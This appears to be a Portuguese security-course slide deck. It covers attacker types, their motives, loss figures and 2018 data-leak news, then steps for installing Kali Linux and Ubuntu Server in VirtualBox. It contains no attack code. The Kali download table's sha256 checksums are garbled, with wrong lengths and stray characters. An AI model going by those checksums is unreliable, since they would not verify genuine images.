

# OS POTENCIAIS ATACANTES


- **Script kiddies:** iniciantes.
- **Insiders:** Empregados insatisfeitos.
- **Coders:** os que escrevem sobre suas 'proezas'.
- **White hat:** Especialista em seg. da informação.
- **Black hat:** hacker mal-intencionado
- **Phreaker:** Especializado em telefonia (móvel ou fixa)
- **Usuários:** autorizados ou não, podem causar danos.



**Estácio**

# O que leva ao ataque?

- Vingança
- Vandalismo
- Terrorismo
- Patriotismo
- Religioso
- Ego
- Financeiro
- Diversão



# Perdas Financeiras causadas por ataques

Ataque	Prejuízo Bilhões (\$\$\$)
Espionagem	0,3
Invasão de sistema	13
Sabotagem	15,1
Negação de serviço	18,3
Abuso da rede interna	50
Roubo de Laptop	11,7
Malware	49,9
Fraude financeira	115,7

# Fontes de Ataque

## Origem


Hackers

Funcionários Internos

Concorrência


Governos estrangeiros

Empresas estrangeiras



<http://www.norse-corp.com/>

# Os pontos explorados



Uma brecha em um desses níveis de sistemas permitirá a exploração dele todo

# Vazamento de informações



Search ...

Fale Conosco

Sobre o Site

Posts por categoria

Condição Defensiva

Defesa Ativa

Geral

Mapeamentos

Posts recentes

Vazamento de Dados - CINBESA - KelvinSecTeam

Vazamento de Dados - INTERPI - Ergo Hacker

## Vazamento de Dados - CINBESA - KelvinSecTeam

In Condição Defensiva


Tags hacked, Hacking, Kelvin Security Team, KelvinSecTeam, Leak, Segurança, Vazamento

28/11/2018 Defcon-Lab



Nosso sistema de **Monitoramento Avançado Persistente** identificou, publicação pelo grupo de pesquisadores **KelvinSecTeam**, divulgando vaz dados da **Companhia de Tecnologia da Informação de Belém (CINBESA)**.

Ela inclui dados pessoais de usuários (nomes, credenciais de acesso e aplicação da CINBESA).



## Dados sensíveis de milhões de clientes da Sky Brasil estavam expostos

POR FELIPE PAYÃO | @felipepayao - EM SEGURANÇA - 28 NOV 2018 - 11H44



### Home > Segurança > Hacker

## Dell confirma tentativa de invasão e reseta senhas de usuários

Por Felipe Demartini | 29 de Novembro de 2018 às 14h50

Divulgação

#### TUDO SOBRE



Dell

A **Dell** confirmou nesta quinta-feira (29) o bloqueio de uma tentativa de invasão a seus servidores, com o objetivo de obter acesso a sistemas internos para extrair dados como nomes, e-mails e senhas dos clientes. A empresa afirmou que o caso aconteceu no dia 9 de novembro e, como medida de segurança, reseteu todas as credenciais de seus usuários.

No próximo acesso ao site da companhia, será preciso registrar uma nova senha. Em comunicado, a Dell afirma acreditar ter conseguido impedir o acesso não autorizado a seus servidores e que, pelo


Anúncio fechado por Google

Denunciar este anúncio

Anúncio? Por quê? ⓘ

# Preparação do Ambiente

## [#] Baixe as imagens do kali linux e Ubuntu Server.




## Kali Linux Downloads

### Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to **download Kali Linux** in its latest official release. For a release history, check our [Kali Linux Releases](#) page. Please note: You can find unofficial, untested weekly releases at <http://cdimage.kali.org/kali-weekly/>.

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.0G	2018.3a	61bc17ee83ffa12e674af35583181bb336e943ccfac9080580774bf0137e4b2
Kali Linux 32 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.1G	2018.3a	8928746e7a4d7d9cdab4df43080ecfb9566aaaf9a7386cfe4edfeb74b884352c
Kali Linux Light 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	854M	2018.3a	7d5c3b22797e86ef3791bfb1ba3b792ec161417f9e9a9f3f117f9a94f3df9ec2
Kali Linux Light 32 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	851M	2018.3a	c207f43493282e04fFa00e32a2cd5cc58b73654eaa33ba0ac5f9dc18d587d
Kali Linux Kde	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.1G	2018.3a	7fad2a1058f881d6ed37f5da05c4bab95852abfd526ea86346a21eb7c7ac629

<https://www.kali.org/downloads/>



## Download Ubuntu Server

### Ubuntu Server 18.04.1 LTS

The long-term support version of Ubuntu Server, including the Queens release of OpenStack and support guaranteed until April 2023 — 64-bit only.

This release uses our new installer, Subiquity. If you need support for options not implemented in Subiquity, such as encrypted filesystem support, the traditional installer can be found on the [alternative downloads](#) page.

[Ubuntu Server 18.04 LTS release notes](#)

[Download](#)


For other versions of Ubuntu including torrents, the network installer, a list of local mirrors, and past releases [see our alternative downloads](#).

<https://www.ubuntu.com/download/server>

# Preparação do Ambiente

# Instalando e configurando Kali Linux e Ubuntu server em Virtual Box

-Abra o Virtual box, depois Click na opção **Novo**





# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box

← Criar Máquina Virtual

### Nome e Sistema Operacional

Escolha um nome descritivo para a nova máquina virtual e selecione o tipo de sistema operacional que você pretende instalar nela. O nome que você escolher será utilizado pelo VirtualBox para identificar esta máquina.

Nome:

Tipo:


Versão:

64  
2.6

Modo Expert   Próximo (N)   Cancelar


# Preparação do Ambiente

[#] Instalando e configurando Kali Linux/Ubuntu server em Virtual Box




# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box




# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box




# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box




# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box




# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box



# Preparação do Ambiente


## [#] Instalando e configurando Kali Linux em Virtual Box





